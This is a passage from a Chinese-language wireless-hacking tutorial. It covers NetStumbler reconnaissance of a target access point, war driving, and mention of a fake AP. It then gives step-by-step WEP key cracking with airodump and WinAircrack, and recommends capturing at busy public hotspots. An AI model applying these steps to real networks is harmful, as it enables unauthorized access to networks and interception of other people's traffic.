介绍完三款比较常用而且功能强大的工具之后，大家是否觉得无线网络的使用以及维护等等的一切都比较麻烦呢？其实无线网络的乐趣是很多的。如果大家想对无线网络有深人的了解，可以看看有关的书籍。对了！如果大家是使用Linux系统的话，可以试试用kismet喔！这个可是开源的喔，而且功能也不差啊！

对于攻击目标的踩点

介绍完工具，我们就要实际的使用了，接下来会用NetStumbler进行介绍。启动NetStumbler之后，程序会自动根据本地主机所使用的无线网卡进行搜索，如果本地主机没有无线网卡的话，程序会在下方提示“No Wireless Adapter Found”，如果我们的无线网卡有GPS功能的话，记得在“View”－“Options”－“General”设置“Auto adjust using GPS”（图4）。




图4

而“Scan Speed”是设置程序对于AP的扫描速度，扫描速度总共分为五种。每1.50秒对于AP进行扫描，这是属于Slow的，而最快的就是每0.50秒扫描一次。剩下的三种就是相对的递增或者递减，以下就是Scan Speed的速度表格，是包括了开放了GPS模式的（图5）。

Scan interval (seconds)	Slow	- - -	- - -	- - -	Fast
Without GPS speed	1.50	1.25	1.00	0.75	0.50
GPS, Stationary	3.00	2.50	2.00	1.50	1.00
GPS, 25 mph / 40 km/h	2.74	2.07	1.48	0.98	0.57
GPS, 50 mph / 80 km/h	2.31	1.63	0.96	0.46	0.25
GPS, 75 mph / 120 km/h	1.55	1.20	0.50	0.38	0.25
GPS, 100 mph / 160 km/h	1.16	0.76	0.50	0.38	0.25

图5

设置完毕之后，就可以开始针对目标进行扫描了，一切都归于自动化，我们不需要动任何的东西，程序就会确认客户端所在的AP覆盖区内，并且通过AP信号的参数进行数据搜集（图6）。




图6

通过上图的标明部分内容确定目标的SSID为802.11b类型设备，Encryption属性为“已加密”，根据刚才前面的介绍，我们可

以确定目标的加密算法是 WEP。

> **注意：** NetStumbler 对使用加密算法的 STA（802.11 无线站点）都会在 Encryption 上标识为 WEP 加密模式。

还有一点大家要注意喔，NetStumbler 在 War driving 的时候是一个非常好的帮手。War driving：也称为接入点映射，这是一种在驾车或者步行方式围绕企业或住所邻里时扫描无线网络的活动。要想进行驾驶攻击你就要具备一辆车、一台电脑（膝上型电脑）、一个工作在混杂模式下的无线以太网网卡，还有一个装在车顶部或车内的天线，你也可以利用掌上电脑、一个背包、一个小型的天线，因为用背的方式去进行扫描也是可行的。利用全方位天线和全球定位系统，驾驶攻击者就能够系统地将 802.11b 无线接入点映射地址映射，并记录该接入点的地址以及接入点是否采用加密协议等等的信息。因为 NetStumbler 是可以针对无线接入点的信号强弱进行搜索的，我们可以根据接入点的强弱大小去设置我们对于该接入点的 War Driving 路线喔，只要双击所搜索到的接入点名称就会看到相关的信号强弱图表了（图 7）。




图 7

按照信号的强弱，我们就可以知道目标的信号覆盖区大概是在哪个位置，根据信号的强弱我们可以覆盖信号区从而架设虚假 AP 作为攻击之用。

（2）针对目标进行嗅探及 Winaircrack 的使用介绍

当我们得知目标的相关信息之后，就可以利用特定的软件去进行破解工作了，当初 WEP 被传出有缺陷的时候，国外就开始利用 Winaircrack 进行 WEP 以及 WPA 的破解了。而 Winaircrack 其实是一组多功能的破解程序组，不光是可以破解相关的密码算法，而且还可以利用自身的功能去捕抓数据帧。

以下就是关于这个工具组的软件功能介绍：

aircrack.exe	Win32 下使用的主程序
airdecap.exe	WEP/WPA 解码程序
airodump.exe	数据帧捕捉程序
Updater.exe	WIN32 下升级程序
WinAircrack.exe	WIN32 下的图形前端
wzcook.exe	本地无线网卡缓存中的 WEPKEY 记录程序

而我们就是利用通过捕捉当前 AP 传输的数据帧进行 IV（初始化向量）暴力破解，所以我们不必要完全使用所有的工具组，只要利用 airodump（捕捉数据帧）与主程序就可以了。当我们利用 airodump 进行数据帧捕抓的时候，界面会出现很多的选择项目（图 8）。




图 8

程序会自动检测本地所存在的所有无线网卡型号，按照所检测到的网卡列表选择适当的网卡进行捕捉数据帧，当我们在选择"Network Interface index number"的时候，必须要清楚自身使用的无线网卡驱动编号，避免导致无法正常使用。然后"Network interface type"（选择当前所选择的无线网卡的类型），目前大多国际通用芯片都是使用'HermesI/Realtek'子集的，大家要记住喔，千万不要以为每个网卡都可以使用喔，待会儿我会解释为什么不行？因为程序有所限制，所以并非完全所有的无线网卡类型都可以驱动本程序。我们通常所使用的 Intel 无线网卡也只有 8 种型号可以破解 WEP 的喔。然后"Channel<s>"输入要捕捉的信号所处的频道，我们根据之前用工具捕捉的 AP 所处的频道信息填入。而"Output filename prefix"（捕抓数据帧后所保存的文件名）就按照自身的需要而填写，但不写绝对路径的话，文件将会保存在 winaircrack 的安装目录下以.cap 结尾。而最后的项目"Only write WEP Ivs"（是否只写入 IV 初始化向量到 cap 文件当中？），这个也是可以按照个人的需要而进行选择。

> **注意：** 有些资料在破解 WEP 的时候注明是不需要无线网卡的芯片支持的，只要支持 802.11b 就可以。但是当我们实际测试的时候，发现并非如此。整个过程的主要关键就是无线网卡的类型，所以在此就提供部分的无线网卡芯片支持列表给大家。

厂家	型号	类型	芯片	备注
Abocom	802.11b CWB 1000	CF	Prism2/2.5/3	
Abocom	802.11b WUB 1500	USB	Atmel	
Abocom	802.11b WMB 2000	mini-PCI		
Abocom	802.11b WP 2000	PCI	ADMtek	
Abocom	802.11b WB1500	PCMCIA	Prism2/2.5/3	
Abocom	802.11b WB 1500H	PCMCIA	Prism2/2.5/3	high power
Abocom	802.11b WB 1500S	PCMCIA	Prism2/2.5/3	MMCX ext.antenna connecters
Abocom	802.11b WB 1500SH	PCMCIA	Prism2/2.5/3	High power w/ext.antenna connectors
Abocom	802.11b WB 2000	Cardbus	ADMtek	
Abocom	802.11b WB 2500	Cardbus	Realtek	

因为捕抓数据帧的过程会很费时，所以在此大家可以喝喝茶，因为我们都在热点测试，那时候我正和 Alex 在喝茶啊！等待程序所以显示的"Packets"总数为 300000 时，就可以开开心心的去破解我们的 WEP Key 了。

根据实验的教训，最好找个很多人使用 WI-FI 的热点，然后进行 WEP Key 的破解测试，因为如果你只是针对单一个 AP 或者只是你单一用户进行连接的话，这样子起码要等上几个或者十几个小时，方可使得所捕抓的数据帧满足破解条件（图 9）。




图 9

当我们完成捕抓的过程之后，程序会在程序的目录留下后缀为Cap以及Txt的两个文件。而Cap文件为通用嗅探器数据包记录文件格式，是可以使用ethereal程序打开查看相关信息的喔。另Txt后缀文件就是当前任务的最后统计数据。

（3）使用Winaircrack进行数据帧捕抓文件进行WEP Key破解（图10）




图10

完成了捕抓数据帧的步骤之后，接下来就是破解所捕抓到的数据帧了。利用主程序把刚刚在dump捕抓到的数据Cap文件导入。单击上图标示部分的按钮，选择刚刚捕抓到的Cap文件，然后通过点击右方的‘Wep’按钮切换主界面至WEP破解选项界面（图11）。




图11

记住我们要选择“Key Size”为64位加密。因为我们没有办法估计是否是以64位数加密的，所以如果不是64位数的话，我们就要重新选择下选择项。最后单击主界面右下方的‘Aircrack the key…’按钮，这个时候程序会弹出一个内嵌在cmd.exe下运行的进程对话框，整个破解过程就会开始进行了。因为我们所捕抓的数据帧数量足够，所以不到一分钟的工夫，我们所需要破解的WEP Key就已经成功的破解完毕了（图12）。

